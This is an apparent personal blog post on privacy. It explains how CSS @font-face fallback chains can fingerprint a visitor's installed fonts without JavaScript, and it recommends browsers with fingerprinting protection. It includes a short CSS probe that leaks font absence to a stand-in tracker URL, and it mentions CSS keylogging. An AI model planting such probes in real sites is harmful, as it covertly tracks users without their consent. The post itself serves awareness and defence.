How Browser Fingerprinting Works Without JavaScript
Open the developer tools on any site, switch to the Network tab, filter by Fetch/XHR. Reload. You’ll see the API calls. You’ll see the analytics ping. You’ll see the third-party ad scripts your ad-blocker is busy stomping on.
You will not see the thing that’s already identified you.
Most of the tracking conversation circles around cookies and third-party JavaScript, because those are the parts you can watch happen. The harder layer underneath doesn’t make network calls in patterns your blocker recognizes. It doesn’t ask permission. It often doesn’t run JavaScript at all. It reads features of your machine that are bolted on, and there is no setting in Chrome that will turn it off.
Key Takeaways
- Browser fingerprinting works without JavaScript. A pure CSS technique can enumerate the fonts installed on your system, and your installed font list is one of the highest-entropy identifiers in the web.
- Ad-blockers don’t catch it. There is no API call to block. The signal is in how the browser lays out text.
- VPNs and incognito don’t fix it. A VPN rewrites your IP. Incognito clears cookies. Neither touches the way your installed copy of Helvetica Neue renders a string of text.
- Chrome ships passive fingerprinting protection (User-Agent Reduction, default-on since Chrome 116) but no active protection against font, canvas, or WebGL fingerprinting. The attack in this post is active fingerprinting, which Chrome does not address.
- On top of that, Chrome has been silently downloading a 4 GB Gemini Nano model onto user disks without consent. Independent reason to remove it.
- Firefox in Strict mode and the DuckDuckGo browser both ship fingerprinting protection on by default. Run EFF’s Cover Your Tracks test before and after switching to see your own uniqueness score change.
How Does Browser Fingerprinting Work Without JavaScript?
A website wants to know which fonts are on your machine. The textbook way uses JavaScript: ask the browser to render a string, measure its width with canvas.measureText, compare against a reference. Adblockers catch some of this. Brave and Tor randomize the result.
The harder version uses no JavaScript. It works like this.
The trick lives in CSS @font-face, specifically in the src: chain. A rule can say “try the local font first, and if that’s missing, fetch this URL.” That’s by design, it’s how web typography degrades gracefully. The exploitation is to make the URL a uniquely tagged exfil endpoint, one per font name, and then watch which URLs the browser actually requests.
@font-face {
  font-family: "Probe-Cambria";
  src: local("Cambria"), url("https://tracker.example/probe?font=cambria");
}

.invisible-probe { font-family: "Probe-Cambria", monospace; }If Cambria is installed, the browser resolves local("Cambria") and never fires the URL request. Nothing happens on the network. If Cambria is missing, the browser falls through the src: chain to the url(...) and fetches it as a webfont. The fetch itself is the signal: the server now knows your machine doesn’t have Cambria. Repeat the pattern for hundreds of font names and the inverse-fingerprint emerges from your request log.
Two things to keep separate, because they look similar and aren’t:
- A plain
font-family: "Cambria", monospacedeclaration never triggers a network request. The browser only does a system-font lookup, and if Cambria is missing it silently usesmonospace. This is what the demo widget below uses, which is why I can promise it costs zero bandwidth. - A
@font-facerule with aurl(...)in itssrc:chain can trigger a network request, but only when every earlier entry fails. The exfil trick weaponizes that: it plants a URL precisely where the browser will reach for it when the local font is absent.
One last thing to flag: the JavaScript path is actually more powerful per probe than the CSS path. canvas.measureText("mmmm") returns a TextMetrics object with sub-pixel precision like 147.3984375, so each font yields a continuous-value signal instead of the CSS path’s binary present-or-absent. The no-JS attack wins on stealth. The JS attack wins on entropy per measurement. Either way, your installed font list is the fingerprint.
The server, importantly, only directly observes absences, the URLs that got fetched. Presence is inferred by elimination: the server sent 500 probe rules in the CSS, it got hits on 180 URLs, so those 180 fonts are missing and the other 320 are inferred present. That inverse list is the fingerprint.
The same background-image: url(...) primitive sits behind a separate attack you may have seen before: CSS keylogging, where a font-conditional background URL fires every time the user types a specific character into a tracked input. I walked through that one in a short Instagram demo . Same family of trick, different signal: there the leak is keystrokes, here the leak is your installed font list. CSS is a richer side-channel than most people realize. The broader category of in-browser exploits, including the JavaScript side of this story, lives in Penetration and Security in JavaScript if you want the adjacent ground.
To DevTools, none of this looks suspicious. The Network tab shows what looks like webfont resource downloads. There is no fetch() call to step over, no XHR to inspect, no JavaScript stack to read. The fingerprint is encoded in the pattern of requests, not in any single one.
I built a small demo of the underlying width-comparison primitive below. It runs no JavaScript and downloads no fonts. The probe just asks the browser to lay out a string in font-family: "TargetFont", serif|sans-serif|monospace. If the target is installed, the browser uses it and the three samples line up at the same width. If the target is missing, the browser uses the fallback baseline and the three widths drift apart. Pure layout, zero network traffic. It’s collapsed by default so the section costs nothing on load.
Run the CSS-only font probe on your machine Click to reveal. No JavaScript runs, no fonts are downloaded. The probe uses system font lookups only, so revealing it costs zero network traffic.
@font-face rules, no font downloads, no network requests. The browser uses what is already installed on your machine, and the layout itself is the evidence.
The control row at the bottom (MadeUpFont-DoesNotExist) is the calibration: that font is not on any machine, so its three samples should not match. Use it as your baseline for what a miss looks like. Then scan up. Adobe Creative Cloud installs Myriad Pro and Minion Pro. Microsoft Office adds Calibri and Cambria. Developers tend to have Source Code Pro, Fira Code, JetBrains Mono. The cocktail of fonts you do and don’t have is your machine, near-uniquely.
Why Your Font List Is the Strongest Fingerprint Signal
The mathematical claim sounds steep until you see the numbers. From the EFF’s Cover Your Tracks learn page , browser fingerprinting “uses more permanent identifiers such as hardware specifications and browser settings” and remains “harder to change and impossible to delete” than cookies. Font enumeration is one of the highest-entropy signals in that fingerprint.
Why so much entropy? Because nobody installs the same software. Adobe Creative Cloud ships around 182 fonts when you install the full suite. Microsoft Office adds about 60. Spotify ships its own house font. AutoCAD, Logic Pro, Final Cut: every design tool layers more. The original 2010 Panopticlick research by Peter Eckersley (now rebranded as Cover Your Tracks) measured the System Fonts metric alone at 13.9 bits of entropy, which works out to roughly one browser in fifteen thousand. That was 2010, on a dataset where most users had vanilla installs. A 2026 laptop with Photoshop, Illustrator, Office, and a developer’s Nerd Fonts directory is well past that baseline, often alone in any plausible sample.
The font list isn’t the only signal. It’s representative of a category. Your screen resolution, your timezone, the exact list of HTTP headers your browser sends, the platform string, the language preferences, the supported codecs, the WebGL renderer name, the available system colors. Each of these alone is weak. Stitched together, they form an identifier that survives the things you thought were protecting you.
What’s the Difference Between Cookies and Fingerprints?
I like the analogy EFF uses on the learn page, because once you see it you stop conflating the two problems.
A cookie is a GPS tracker stuck to the underside of a car. It’s an external device that gets clipped on. You can find it. You can clip it off. The car is no longer being tracked. This is roughly the protection model for clear cookies on close or block third-party cookies. It works for that class of attack and it works well.
A fingerprint is the license plate, the dent in the rear bumper, the way the engine sounds at idle. It’s not a tracker that got attached to the car. It is the car. You don’t delete a license plate. You buy a different car, or you drive in a city where everyone has an identical car.
The browsers that take fingerprinting seriously work along the second line. Tor doesn’t try to delete your fingerprint, it tries to make every Tor user look like the same generic Tor user. Same screen size, same fonts, same fixed list of HTTP headers. Identical cars, packed into the same garage.
Chrome doesn’t try.
Why VPN, Incognito, and Ad-Blockers Don’t Help
If you ran the CSS font detector above and saw a clear fingerprint emerge, watch what happens when you imagine the standard privacy stack on top.
A VPN tunnels your traffic through another server. It rewrites your source IP. It does not change the fact that your copy of Avenir Next renders mmmmmmmmlli at a width specific to your installed weight of Avenir Next. The fingerprint travels through the tunnel unmodified. Same fingerprint, different exit IP. A tracker that’s looking at the fingerprint will recognize you across both IPs.
Incognito mode wipes cookies and history when you close the window. It does not uninstall your fonts. It does not change your screen resolution or your timezone. The next time you open an incognito window on the same machine, the fingerprint is identical. Google’s own Chrome incognito mode provides zero protection against fingerprinting. Firefox’s Private Browsing blocks known fingerprinters from a Disconnect list, which catches some but not all.
Ad-blockers cross-reference blocklists of domains and JavaScript file URLs. They cannot block a layout calculation. The CSS font measurement above produced visible evidence on this page without making a single request to a known tracker domain. Your blocker is not wrong, it just isn’t built for this layer.
The protection you actually have, when you stack a VPN and incognito and uBlock Origin, is real. It is not nothing. It targets a different problem. Treating it as protection against fingerprinting is the mistake. The same lesson applies if you’re auditing other parts of your stack: I wrote up the privacy-first QR code generator I shipped on linkpreview.ai precisely because most online QR generators leak the encoded URL to a third-party server before the image ever reaches you. Different surface, identical class of mistake.
Why Is Chrome the Worst Browser for Privacy Right Now?
Two reasons.
The first is the one this whole post is about. I want to be precise here, because I had it wrong in an earlier draft and a reader caught me. Chrome does ship some fingerprinting protection, specifically User-Agent Reduction , which has been default-on since Chrome 116 stable (released August 2023, with the deprecation trial ending that September). It strips high-entropy bits (exact browser version, full OS string, platform details) from the User-Agent header and forces sites that want them to request them via the Client Hints API. That’s real passive fingerprinting protection and it should be credited.
What Chrome does not ship is active fingerprinting protection. There’s no font enumeration limit, no canvas randomization, no WebGL renderer masking, no defense against any of the techniques the EFF “Cover Your Tracks” learn page covers. The attack in this post is active fingerprinting, and User-Agent Reduction does nothing about it. The Tor and Firefox teams have spent years on the active side of the surface. Google has chosen not to compete there. The result is that the browser most of the world uses still surrenders the most fingerprint signal that actually matters in 2026, even with UA Reduction shipped.
(The red banner you’ll see on that Privacy Sandbox page reads “Some Privacy Sandbox technologies are being phased out.” That refers to the ad-tech APIs like Attribution Reporting and Protected Audience, not to UA Reduction. UA-CH itself stays.)
The second is more recent and is the reason I’m raising my voice about Chrome specifically. Google has been silently downloading the Gemini Nano model onto Chrome installations. We’re talking roughly 4 GB of disk consumed without a consent dialog, without a notification, without a “what is this and why is it on my disk” surface anywhere in the standard UI. I walked through it on disk in a YouTube Short earlier this year. Here’s the receipt from my own machine:

du -sh on ~/Library/Application Support/Google/Chrome/OptGuideOnDeviceModel/…/weights.bin. 4 GB of model weights, no consent prompt, no in-product surface telling the user it’s there.Browsers shouldn’t be downloading multi-gigabyte ML models without telling the user. The fingerprinting decision is editorial: Google could ship protection and chose not to. The Gemini Nano decision is operational: Google could prompt and chose not to. Pattern.
If your machine has Chrome on it for a reason (specific work tool, specific extension), keep that. For daily reading, uninstall it.
Which Browser Protects Against Fingerprinting?
I’ll keep this short because the right answer depends on how much friction you tolerate.
Firefox with Enhanced Tracking Protection set to Strict. Go to Settings, search for “tracking protection,” and switch from Standard to Strict. Strict mode enables known-fingerprinter blocking via the Disconnect list and applies font enumeration protection. The downside is that some sites you don’t use often will start to wobble. The fix when that happens is a per-site exception, not a global downgrade. Mozilla’s Enhanced Tracking Protection docs cover the toggle and the consequences.
DuckDuckGo browser. Default-on fingerprinting protection, default-on tracker blocking, no configuration needed. Lower ceiling than Firefox if you want to deeply customize, higher floor if you just want defaults that work. Their web tracking protections page lists what they block. If you want to push private-by-default further into your search stack, I wrote up running n8n and SearXNG locally earlier this year, SearXNG is the metasearch frontend that doesn’t profile you.
Tor Browser. Still the strongest defense for the same reason it always was: everyone using Tor looks the same to the fingerprinter. The Tor design doc on fingerprinting is the canonical reference if you want to understand exactly how the project pulls this off. Slow, awkward for everyday use, peerless when you need it.
One trap to avoid: don’t try to manually anonymize Chrome by installing a stack of privacy extensions. The EFF learn page calls this out directly. Each protection you add becomes part of your fingerprint. A user with the rare combination of “Chrome plus uBlock plus Canvas Blocker plus User-Agent Switcher plus Decentraleyes” is, paradoxically, more identifiable than a stock Chrome user, because almost no one else has that exact combination.
The right unit of change is the browser, not the extensions.
How Do You Test Your Own Fingerprint?
The EFF runs a public fingerprint test at coveryourtracks.eff.org . It probes your browser the way a real tracker would and reports a number: how many browsers, out of the millions in their dataset, share your exact fingerprint. The number under the “Fonts” row is the one worth staring at. Here’s what mine looks like on stock Chrome:

Run it once on whatever you use today. Switch browsers. Run it again. The uniqueness score should drop visibly. If it doesn’t, the browser you switched to has the same exposure profile and you should keep moving.
The thing I want you to take away is structural, not tactical. You can spend an afternoon reading every privacy guide on the internet, install a dozen extensions, route every request through a VPN, browse exclusively in incognito, and still leak more than enough to be tracked, because the layer that matters runs without permission slips and without API calls. Cookies were the conversation a decade ago. They aren’t the conversation now. The conversation now is which browser you load when you open a laptop in the morning, and Google’s isn’t on the list of right answers.
If you want to act on this today: install the DuckDuckGo browser or set Firefox to Strict, run Cover Your Tracks before and after, and watch the uniqueness number move. That’s the whole loop.